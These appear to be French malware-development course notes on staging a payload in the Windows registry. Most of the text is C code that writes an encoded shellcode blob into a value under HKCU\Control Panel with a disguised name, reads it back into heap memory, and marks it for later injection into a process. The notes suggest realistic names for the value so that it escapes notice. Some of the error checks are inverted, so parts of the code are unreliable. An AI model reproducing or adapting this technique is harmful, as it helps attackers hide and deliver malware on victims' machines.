

Payload staging - Windows Registry

jeudi 26 février 2026 19:37

Le payload n'est pas obligatoirement obligé d'être stocké dans le malware (voir le cours sur le web server).

Le payload peut être récupérer pendant l'exécution du malware.

Pour ça on va utiliser ce qu'on appelle la compilation modulaire avec `#define` et des `#ifdef`.

Exemple :

```
#define WRITEMODE
```

```
//le code va être compiler ici qu'importe le cas
```

```
//si WRITEMODE est définie alors on compile ça
```

```
#ifdef WRITEMODE
```

```
//le code qui se trouve ici va être compilé
```

```
#endif
```

(Dans notre cas READMODE n'est pas définie donc il ne compilera pas)

```
#ifdef READMODE
```


```
//le code qui se trouve ici va être compilé
```

```
#endif
```

On va devoir définir deux constantes définie :


`#define REGISTRY "nimporte_quel_nom"` --> c'est le nom de notre clé de registre qui va contenir notre payload.

Le chemin complet du REGISTRY est le suivant : **Computer\HKEY_CURRENT_USER\Control Panel**



```
#define REGSTRING "nom_du_string"
```

Regstring correspond au string qu'on va créer (donc c'est ce qui va s'afficher) il est mieux de choisir un nom réaliste du style PanelUpdateService ou AppSnapshot.



Pour débiter on va devoir récupérer un handle sur une clé de registre spécifique. Avec ça on va pouvoir la modifier, la supprimer etc.

On utilise la fonction WinApi : RegOpenKeyExA

```
LSTATUS RegOpenKeyExA(  
[in] HKEY hKey,  
[in, optional] LPCSTR lpSubKey,  
[in] DWORD ulOptions,  
[in] REGSAM samDesired,  
[out] PHKEY phkResult  
);
```

Voici le code :

```

#include <stdio.h>
#include <windows.h>
#define REGISTRY "Computer\\HKEY_CURRENT_USER\\Control Panel"
#define REGSTRING "HACKER"
//fonction pour récupérer un handle de reg key
int main(int argc , char * argv[]){
    unsigned char shellcode [] =
"\xee\x5a\x93\xf6\xe2\xed\xed\xed\xfa\xde\x12\x12\x12\x53\x43\x53"
"\x42\x40\x5a\x23\xc0\x43\x77\x5a\x99\x40\x72\x44\x5a\x99\x40\x0a"
"\x5a\x99\x40\x32\x5f\x23\xdb\x5a\x1d\xa5\x58\x58\x5a\x99\x60\x42"
"\x5a\x23\xd2\xbe\xe2\x73\x6e\x10\x3e\x32\x53\xd3\xdb\x1f\x53\x13"
"\xd3\xf0\xff\x40\x53\x43\x5a\x99\x40\x32\x99\x50\x2e\x5a\x13\xc2"
"\x74\x93\x6a\x0a\x19\x10\x1d\x97\x60\x12\x12\x12\x99\x92\x9a\x12"
"\x12\x12\x5a\x97\xd2\x66\x75\x5a\x13\xc2\x42\x56\x99\x52\x32\x99"
"\x5a\x0a\x5b\x13\xc2\x1f\x44\x5f\x23\xdb\x5a\xed\xdb\x53\x99\x26"
"\x9a\x5a\x13\xc4\x5a\x23\xd2\xbe\x53\xd3\xdb\x1f\x53\x13\xd3\x2a"
"\xf2\x67\xe3\x5e\x11\x5e\x36\x1a\x57\x2b\xc3\x67\xca\x4a\x56\x99"
"\x52\x36\x5b\x13\xc2\x74\x53\x99\x1e\x5a\x56\x99\x52\x0e\x5b\x13"
"\xc2\x53\x99\x16\x9a\x53\x4a\x5a\x13\xc2\x53\x4a\x4c\x4b\x48\x53"
"\x4a\x53\x4b\x53\x48\x5a\x91\xfe\x32\x53\x40\xed\xf2\x4a\x53\x4b"
"\x48\x5a\x99\x00\xfb\x59\xed\xed\xed\x4f\xfa\x19\x12\x12\x12\x67"
"\x61\x77\x60\x21\x20\x3c\x76\x7e\x7e\x12\x4b\x53\xa8\x5e\x65\x34"
"\x15\xed\xc7\x5b\x5d\x53\x12\x12\x12\x12\xfa\x00\x12\x12\x12\x5a"
"\x73\x71\x79\x32\x46\x7a\x77\x32\x42\x7e\x73\x7c\x77\x66\x32\x33"
"\x12\x48\xfa\x17\x12\x12\x12\x5a\x53\x5a\x53\x12\x53\x4a\x5a\x23"
"\xdb\x53\xa8\x57\x91\x44\x15\xed\xc7\xa9\xf2\x0f\x38\x18\x53\xa8"
"\xb4\x87\xaf\x8f\xed\xc7\x5a\x91\xd6\x3a\x2e\x14\x6e\x18\x92\xe9"
"\xf2\x67\x17\xa9\x55\x01\x60\x7d\x78\x12\x4b\x53\x9b\xc8\xed\xc7";

HKEY hKey;
NTSTATUS STATUS;
PBYTE pshellcode = &shellcode;
int SizeShell = sizeof(shellcode);
//variables pour récupérer le shellcode du registre
int pByteSize;
PBYTE pByte;

//on ouvre un handle sur la cle de registre
//le premier parametre correspond au handle de la clé de registre (ici
on utilise une clé par default proposé par microsoft)
//le deuxieme parametre est le nom de la clé de registre à ouvrir cad
la constante REGISTRY
//le troisieme parametre est l'option a appliquer quand on ouvre une
clé soit 1 ou 0 (ici on met 0)
//le quatrieme parametre correspond au droits d'access ici on met
KEY_SET_VALUE (0x0002) pour demander le droits de créer, supprimer et
de set a registry value
//le cinquieme parametre correspond au pointeur sur une variavble quik
va recevoir le handle de la clé ouverte
STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE,
&hKey);
if(STATUS == NULL){
    return EXIT_FAILURE;
}
//ensuite on doit configurer la valeur de la clé de registre
//le premier parametre correspond au handle d'une clé ouverte (hKey)
//le deuxieme parametre est le nom de la valeur qu'on doit installer
(REGSTRING constante)
//le troisieme est réserver et on doit mettre 0 (pas d'autre
explication)
//le quatrieme parametre le type de date qu'on va pointer ensuite
//le cinqueme parametre est un pointeur qui correspond a la donnée qui
doit etre stocké (donc ici notre shellcode !!)
//le sixieme elements est la taille de la data qu'on va inséré
STATUS = RegSetValueExA(hKey, REGSTRING , 0, REG_BINARY, pshellcode,
SizeShell);
if (STATUS == NULL) return EXIT_FAILURE;

//ensuite on peut fermer le handle de la clé avec RegCloseKey
//cette fonction prend le handle en parametre
STATUS = RegCloseKey(hKey);
if (STATUS == NULL) return EXIT_FAILURE;

//-----
//-----

//maintenant qu'on a sauvegarder notre shellcode dans une cle de
registre on peut récupérer notre shellcode lors de l'exécution de
notre malware.
//pour ça on va utiliser la fonction RegGetValueA. Dans la doc de
windows il est indiqué ça :
//If pvData is NULL, and pcbData is non-NULL, the function returns
ERROR_SUCCESS and stores the size of the data, in bytes, in the
variable pointed to by pcbData.

```

```
//This enables an application to determine the best way to allocate a
buffer for the value's data.//
//ça veut dire que pour récupérer le shellcode on doit savoir la taille
avant de l'allouer en mémoire.
//le probleme ici est qu'on ne la connais pas donc on doit la calculer
avant. Et donc on doit d'abord utiliser cette fonction une fois sans le
pvdata
//ensuite on alloue la taille dans un buffer qui servira de variable
qui contiendra la taille de notre shellcode
//et ensuite on re initie la fonction et on récupère notre shellcode
dans une variable buffer qu'on utilisera dans l'injection de mémoire.
STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, NULL, &pByteSize);
if (STATUS == NULL) return EXIT_FAILURE;
//on alloue la taille dans la variable pByte.
//C'est comme si on avait une grande salle (avec la taille de
pByteSize) vide (HEAP_ZERO_MEMORY) qui attend juste le contenu du
shellcode dedans.
pByte = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, pByteSize);
//on récupère le contenu du registre et on le met dans pByte et
PByteSize
//on ne met plus pByte en null car on a bien allouer la taille
nécessaire dans pByte et on peut récupérer le shellcode dedans.
STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING,
RRF_RT_ANY, NULL, pByte, &pByteSize);
if (STATUS == NULL) return EXIT_FAILURE;
return 0;
}

//suite du programme ou j'injecte dans un process ce shellcode.
```